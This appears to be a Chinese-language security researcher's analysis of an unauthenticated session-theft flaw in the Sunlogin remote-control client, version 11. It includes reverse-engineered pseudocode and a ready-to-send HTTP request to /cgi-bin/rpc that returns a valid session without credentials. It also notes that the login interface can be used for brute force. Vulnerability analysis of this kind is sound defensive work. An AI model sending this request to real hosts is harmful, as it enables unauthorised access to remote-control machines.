

0x01 程序详情

测试程序版本为 **11.0.0.33162**，官网目前只开放12.5版本，但是可以遍历下载ID进行下载

Request	Payload	Status ^	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	306	
90	889	302	<input type="checkbox"/>	<input type="checkbox"/>	299	
149	948	302	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	294	
1	800	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
2	801	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
3	802	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
4	803	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
5	804	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
6	805	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
7	806	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
8	807	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
9	808	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
10	809	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
11	810	404	<input type="checkbox"/>	<input type="checkbox"/>	338	



Request	Response
	<div><div>PrettyRawHex</div><div><div>1 GET /softwares/65/download?versionid=948 HTTP/1.1</div><div>2 Host: client-api.oray.com</div><div>3 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="98", "Google Chrome";v="98"</div><div>4 Sec-Ch-Ua-Mobile: ?0</div><div>5 Sec-Ch-Ua-Platform: "Windows"</div><div>6 Upgrade-Insecure-Requests: 1</div><div>7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.82 Safari/537.36</div><div>8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9</div><div>9 Sec-Fetch-Site: none</div><div>10 Sec-Fetch-Mode: navigate</div><div>11 Sec-Fetch-User: ?1</div><div>12 Sec-Fetch-Dest: document</div><div>13 Accept-Encoding: gzip, deflate, br</div><div>14 Accept-Language: zh-CN,zh;q=0.9</div><div>15 Connection: close</div><div>16</div><div>17</div></div></div>

Filter: Showing all items

Request	Payload	Status ^	Error	Timeout	Length	Comment
0		302	<input type="checkbox"/>	<input type="checkbox"/>	306	
90	889	302	<input type="checkbox"/>	<input type="checkbox"/>	299	
149	948	302	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	294	
1	800	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
2	801	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
3	802	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
4	803	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
5	804	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
6	805	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
7	806	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
8	807	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
9	808	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
10	809	404	<input type="checkbox"/>	<input type="checkbox"/>	338	
11	810	404	<input type="checkbox"/>	<input type="checkbox"/>	338	

Request	Response
	<div><div>PrettyRawHexRender</div><div><div>1 HTTP/1.1 302 Found</div><div>2 Server: nginx</div><div>3 Date: Wed, 16 Feb 2022 06:40:27 GMT</div><div>4 Content-Type: text/html; charset=UTF-8</div><div>5 Connection: close</div><div>6 Location: http://download.oray.com/sunlogin/windows/SunloginClient10.1.exe</div><div>7 Front-End-Https: on</div><div>8 Strict-Transport-Security: max-age=31536000</div><div>9 Content-Length: 0</div><div>10</div><div>11</div></div></div>

向日葵为C++编写，使用UPX3.X加壳故此分析前需要进行脱壳处理（github上有UPX项目，可以直接脱）




此外向日葵在启动的时候会随机启动一个4W+高位端口，具体在 **sub_140E0AAE8** 可看到


```
3 v4 = 1;
4 if ( !*( _BYTE *)(a1 + 305) )
5 {
6     v8 = 1;
7     LOBYTE(v3) = 1;
8     if ( (*(unsigned __int8 (__fastcall *)(__int64, const char *, _QWORD, __int64, char)))(*_QWORD *)(a1 + 312) + 72i64)((
9         a1 + 312,
10        "0.0.0.0:",
11        0i64,
12        v3,
13        v8) )
14 {
15     if ( *( _BYTE *)(a1 + 4512)
16         || (*(unsigned __int8 (__fastcall *)(__int64, const char *, _QWORD, __int64)))(*_QWORD *)(a1 + 3376) + 32i64)((
17         a1 + 3376,
18         "0.0.0.0",
19         *(unsigned __int16 *)(a1 + 264),
20         (*(_QWORD *)(a1 + 288) + 5128i64) & -(__int64)(*_QWORD *)(a1 + 288) != -4808i64)) )
21 {
22     v5 = (unsigned __int16)sub_1405DF210(a1 + 312);
23     v6 = (const char *)((*(__int64 (__fastcall *)(__int64)))(*_QWORD *)(a1 + 3376) + 72i64))(a1 + 3376);
24     v9 = v5;
25     sub_140320D80(
26         (unsigned int)&qword_1414049C0,
27         1,
28         (unsigned int)"...\\includes\\libsunloginclient\\client\\RemtCtrlClient.cpp",
29         (unsigned int)"CRemtCtrlClient::InitListener",
30         228,
31         "[service] start listen OK,tcp:%s,udp:%u",
32         v6,
33         v9);
34     *( _BYTE *)(a1 + 305) = 1;
35     goto LABEL_9;
36 }
37 sub_140320D80(
38     (unsigned int)&qword_1414049C0,
```

0x02 根据日志找session


社会孙在视频中有一段疑似session的字符串



根据这段疑似 **session** 的关键字在向日葵一次正常远程的日志中找到了关键字 **CID**



随后载入IDA，对CID关键字进行搜索



```
IDA Vi... Pseudoco... Pseudoco... Pseudoco...
110 v11 = v10 + 8 + *(int *)((_QWORD *)v10 + 8) + 4i64);
111 (*(void (__fastcall **)(__int64))((_QWORD *)v11 + 8i64))(v11);
112 }
113 sub_140E2D85C(a1 + 55, &v66, &v57);
114 LOBYTE(v12) = 1;
115 sub_1400EEDC0(&v51, v12, 0i64);
116 v56 = &v57;
117 v13 = (__int64 (__fastcall *)())operator new(80i64);
118 v55 = v13;
119 v54 = 15i64;
120 v53 = 0i64;
121 LOBYTE(v51) = 0;
122 sub_1400F0690(&v51, "cgi-bin/rpc", 0xBui64);
123 v14 = sub_140E2D6BC(v13, &v51);
124 v57 = &unk_1410D3B20;
125 v58 = sub_140E1C954;
126 v59 = v52;
127 v60 = a1;
128 v61 = &v57;
129 v66 = (_QWORD *)v14;
130 if ( v14 )
131 {
132 v15 = v14 + 8 + *(int *)((_QWORD *)v14 + 8) + 4i64);
133 (*(void (__fastcall **)(__int64))((_QWORD *)v15 + 8i64))(v15);
134 }
135 sub_140E2D85C(a1 + 55, &v66, &v57);
136 LOBYTE(v16) = 1;
137 sub_1400EEDC0(&v51, v16, 0i64);
138 v56 = &v57;
139 v17 = (__int64 (__fastcall *)())operator new(80i64);
```


其中在函数 `sub_140E1C954` 对应接口功能 `/cgi-bin/rpc` 中，传入如下参数即可在未授权的情况下获取到有效session

```
POST /cgi-bin/rpc HTTP/1.1
Host: 10.100.100.5:49670
Proxy-Connection: keep-alive
Upgrade-Insecure-Requests: 1
User-Agent: SLRC/11.0.0.33162 (Windows,x64)Chrome/98.0.4758.82
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Content-Length: 62

action=verify-haras
```



在知道被控端的验证码和识别码的情况下传入如下参数可获取到session



在知道主机的帐密的情况下通过 **/cgi-bin/login.cgi** 接口传入如下参数可获取到session并返回设备的公网、内网地址等信息，该接口同时可用作暴力破解

